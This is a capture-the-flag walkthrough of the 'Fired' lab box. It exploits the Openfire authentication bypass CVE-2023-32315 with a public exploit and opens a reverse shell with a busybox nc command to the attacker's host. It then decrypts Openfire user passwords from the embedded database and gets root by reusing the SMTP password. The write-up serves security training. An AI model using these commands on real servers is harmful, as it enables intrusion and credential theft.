
Fired
Linux HardProving Grounds · retired · 2026-08-24
Summary: A Linux box fronted by an Openfire XMPP server whose Hadoop-flavored nmap fingerprint is a red herring — testing identification and exploitation of a real-world authentication-bypass CVE for a foothold, followed by embedded application-database credential harvesting and password reuse for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/fired/nmapscasns]
└─$ nmap-full target
[*] Running fast port discovery on target...
[*] Open ports: 22,9090,9091
[*] Running full scan on target...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 08:15 -0400
Nmap scan report for target (192.168.117.96)
Host is up (0.058s latency).

PORT     STATE SERVICE                VERSION
22/tcp   open  ssh                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 51:56:a7:34:16:8e:3d:47:17:c8:96:d5:e6:94:46:46 (RSA)
|   256 fe:76:e3:4c:2b:f6:f5:21:a2:4d:9f:59:52:39:b9:16 (ECDSA)
|_  256 2c:dd:62:7d:d6:1c:f4:fd:a1:e4:c8:aa:11:ae:d6:1f (ED25519)
9090/tcp open  hadoop-tasktracker     Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
|_http-title: Site doesn't have a title (text/html).
9091/tcp open  ssl/hadoop-tasktracker Apache Hadoop
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost, DNS:*.localhost
| Not valid before: 2024-06-28T07:02:39
|_Not valid after:  2029-06-27T07:02:39
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
|_http-title: Site doesn't have a title (text/html).
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.34 seconds
Given that we see only two hadoop services running we can search for possible exploits related to hadoop:
┌──(kali㉿kali)-[~/oscp/fired/nmapscasns]
└─$ searchsploit hadoop
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Hadoop YARN ResourceManager - Command Execution (Metasploit)                                                              | linux/remote/45025.rb
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Foothold
If we navigate to http://<target>:9090 we see an openfire login portal to our presumed hadoop management site:

Here we see a version number. After searching for openfire default credentials on the internet and not finding anything we move on to searchsploiting the version number for openfire.
┌──(kali㉿kali)-[~/oscp/fired]
└─$ searchsploit openfire 4.7.3
Exploits: No Results
Shellcodes: No Results
However, checking the internet we find:
**Openfire 4.7.3** is affected by **CVE-2023-32315**, a high-severity **authentication bypass** vulnerability with a CVSS score of 7.5. This flaw allows unauthenticated attackers to access the administrative console via a **path traversal** attack in the setup environment, which can subsequently lead to **Remote Code Execution (RCE)** by uploading malicious plugins. The vulnerability affects versions from **3.10.0 up to 4.6.8** and **4.7.0 up to 4.7.4**, with the fix released in **Openfire 4.7.5** and **4.6.8**. Public exploits, including Metasploit modules and Proof-of-Concept (PoC) code on GitHub, are available for this vulnerability.I will use this exploit: https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT
┌──(kali㉿kali)-[~/oscp/fired]
└─$ python3 CVE-2023-32315.py -u http://192.168.117.96:9090

 ██████ ██    ██ ███████       ██████   ██████  ██████  ██████        ██████  ██████  ██████   ██ ███████
██      ██    ██ ██                 ██ ██  ████      ██      ██            ██      ██      ██ ███ ██
██      ██    ██ █████   █████  █████  ██ ██ ██  █████   █████  █████  █████   █████   █████   ██ ███████
██       ██  ██  ██            ██      ████  ██ ██           ██            ██ ██           ██  ██      ██
 ██████   ████   ███████       ███████  ██████  ███████ ██████        ██████  ███████ ██████   ██ ███████

Coded By: K3ysTr0K3R --> Hug me ʕっ•ᴥ•ʔっ

Patched By: eliasailenei

[*] Launching exploit against: http://192.168.117.96:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
This gives us access to the dashboard:

Here we can navigate to the plugins page and attempt to create and upload a malicious plugin.
We see in the URL http://target:9090/plugin-admin.jsp that it uses .war so we will want to make our payload a .war revshell.
However, we don’t have to perform this exploit as it is handled by our previously executed exploit, which goes ahead and sets a management tool plugin password to 123.
We can execute system commands via this plugin by navigating Server > Server Settings > Management Tool > System Command
We can open a listener on port 22 and execute the following command to establish a reverse shell:
busybox nc 192.168.45.226 22 -e /bin/bash

┌──(kali㉿kali)-[~/oscp/fired]
└─$ sudo penelope -p 22
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
openfire@openfire:/$ whoami
openfire
We can read the local.txt from /home/openfire
Privilege Escalation
We can host the files we want to transfer over from our kali to the target box with a python web server on port 80 and wget them down into globally writable /dev/shm on the target:
┌──(kali㉿kali)-[~/oscp/tools/linux]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...


openfire@openfire:/dev/shm$ wget http://192.168.45.226/linpeas.sh
--2026-08-24 12:48:20--  http://192.168.45.226/linpeas.sh
Connecting to 192.168.45.226:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090032 (1.0M) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                             100%[============================================================================>]   1.04M  1.77MB/s    in 0.6s

2026-08-24 12:48:20 (1.77 MB/s) - ‘linpeas.sh’ saved [1090032/1090032]

openfire@openfire:/dev/shm$ chmod +x linpeas.sh
We look up where to find credentials for openfire and find the database located at:
openfire@openfire:/var/lib/openfire/embedded-db$ cat openfire.script
...
INSERT INTO OFUSER VALUES('admin','6jmt6vI3cX8BhPXACt7iIBDmnnk=','sEU7/ff4Xd8fOsyjGDfihEhWcmU=','PhvPjr5SE6pjsLlK5nP0/e7mdVKZ+zvr',4096,NULL,'a52a48e57def1a851c91e768042c5bf6078a0cac311d03fd47de71e23bdef5062cbb6f8d836d718d','Administrator','[email protected]','001719558153170','0')
INSERT INTO OFUSER VALUES('b99aid','0k98XSYx3dhjqtrNX6B83Oo47zc=','ZRV7avtXwyKkdtRldMaJnI3js6U=','bNoNv9mT92tO4qbcZWJ446E5d1trwexh',4096,NULL,'44db8ca8cf3fdd70199acd2445d5032e8ffd6fd193ba8fe4',NULL,NULL,'001719561884593','001719561884593')
INSERT INTO OFOFFLINE VALUES('admin',1,'001719558196515',121,'<message from="localhost" to="admin@localhost"><body>A server or plugin update was found: Openfire 4.8.1</body></message>')
INSERT INTO OFOFFLINE VALUES('admin',2,'001719558196947',119,'<message from="localhost" to="admin@localhost"><body>A server or plugin update was found: Search 1.7.4</body></message>')
INSERT INTO OFID VALUES(18,1)
INSERT INTO OFID VALUES(19,6)
INSERT INTO OFID VALUES(23,1)
INSERT INTO OFID VALUES(25,7)
INSERT INTO OFID VALUES(26,2)
INSERT INTO OFID VALUES(27,1)
INSERT INTO OFPROPERTY VALUES('admin.authorizedJIDs','admin@localhost,b99aid@localhost',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.configured','true',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.debug','false',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.host','localhost',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.password','OpenFireAtEveryone',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.port','25',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.ssl','false',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.username','root',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','EOAJUe2Sqdlfqjk',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.admin.DefaultAdminProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.auth.className','org.jivesoftware.openfire.auth.DefaultAuthProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.group.className','org.jivesoftware.openfire.group.DefaultGroupProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.lockout.className','org.jivesoftware.openfire.lockout.DefaultLockOutProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.securityAudit.className','org.jivesoftware.openfire.security.DefaultSecurityAuditProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.user.className','org.jivesoftware.openfire.user.DefaultUserProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.vcard.className','org.jivesoftware.openfire.vcard.DefaultVCardProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('update.lastCheck','1739740001713',0,NULL)
INSERT INTO OFPROPERTY VALUES('xmpp.auth.anonymous','false',0,NULL)
INSERT INTO OFPROPERTY VALUES('xmpp.domain','localhost',0,NULL)
INSERT INTO OFPROPERTY VALUES('xmpp.socket.ssl.active','true',0,NULL)
INSERT INTO OFVERSION VALUES('openfire',33)
INSERT INTO OFSECURITYAUDITLOG VALUES(1,'[email protected]',1719558562661,'Failed admin console login attempt','localhost','A failed login attempt to the admin console was made from address 10.9.1.9. ')
INSERT INTO OFSECURITYAUDITLOG VALUES(2,'[email protected]',1719558567787,'Failed admin console login attempt','localhost','A failed login attempt to the admin console was made from address 10.9.1.9. ')
INSERT INTO OFSECURITYAUDITLOG VALUES(3,'admin',1719558574995,'Successful admin console login attempt','localhost','The user logged in successfully to the admin console from address 10.9.1.9. ')
INSERT INTO OFSECURITYAUDITLOG VALUES(4,'admin',1719559491026,'updated email service settings','localhost','host = localhost\u000aport = 25\u000ausername = root')
INSERT INTO OFSECURITYAUDITLOG VALUES(5,'b99aid',1719561942693,'Successful admin console login attempt','localhost','The user logged in successfully to the admin console from address 10.9.1.9. ')
INSERT INTO OFSECURITYAUDITLOG VALUES(6,'b99aid',1719562131117,'uploaded plugin openfire-management-tool-plugin.jar','localhost',NULL)
INSERT INTO OFMUCSERVICE VALUES(1,'conference',NULL,0)
INSERT INTO OFPUBSUBNODE VALUES('pubsub','',0,'001719558160778','001719558160778',NULL,0,0,0,0,1,1,1,0,0,'publishers',1,0,'open','','','','localhost','','English','',NULL,'all',-1)
INSERT INTO OFPUBSUBAFFILIATION VALUES('pubsub','','localhost','owner')
INSERT INTO OFPUBSUBDEFAULTCONF VALUES('pubsub',0,0,0,0,0,1,1,1,0,0,'publishers',1,'open','English',NULL,'all',-1)
INSERT INTO OFPUBSUBDEFAULTCONF VALUES('pubsub',1,1,10485760,0,1,1,1,1,0,1,'publishers',1,'open','English',NULL,'all',-1)
We find the passwordKey to be EOAJUe2Sqdlfqjk, we can attempt to use this to decrypt the other user passwords
We can use an online openfire password decryption tool to use the passwordKey to decrypt the encrypted password back to plaintext: https://keydecryptor.com/decryption-tools/openfire
The column with the encrypted key is the 7th entry in the OFUSER table in openfire.script:
INSERT INTO OFUSER VALUES('admin','6jmt6vI3cX8BhPXACt7iIBDmnnk=','sEU7/ff4Xd8fOsyjGDfihEhWcmU=','PhvPjr5SE6pjsLlK5nP0/e7mdVKZ+zvr',4096,NULL,'a52a48e57def1a851c91e768042c5bf6078a0cac311d03fd47de71e23bdef5062cbb6f8d836d718d','Administrator','[email protected]','001719558153170','0')#Input
a52a48e57def1a851c91e768042c5bf6078a0cac311d03fd47de71e23bdef5062cbb6f8d836d718d
#Password Key
EOAJUe2Sqdlfqjk
#Result
PwnThePlanet@99We can do this again for the b99aid user:
#Input
44db8ca8cf3fdd70199acd2445d5032e8ffd6fd193ba8fe4

#Password Key
EOAJUe2Sqdlfqjk

#Result
04qno4
These don’t work but if we reread openfire.script we find this:
INSERT INTO OFPROPERTY VALUES('mail.smtp.password','OpenFireAtEveryone',0,NULL)If we attempt to su into root with this password we find that it works:
openfire@openfire:/usr/share/openfire$ su root
Password:
root@openfire:/usr/share/openfire#
We can read our proof.txt in /root. Box is rooted!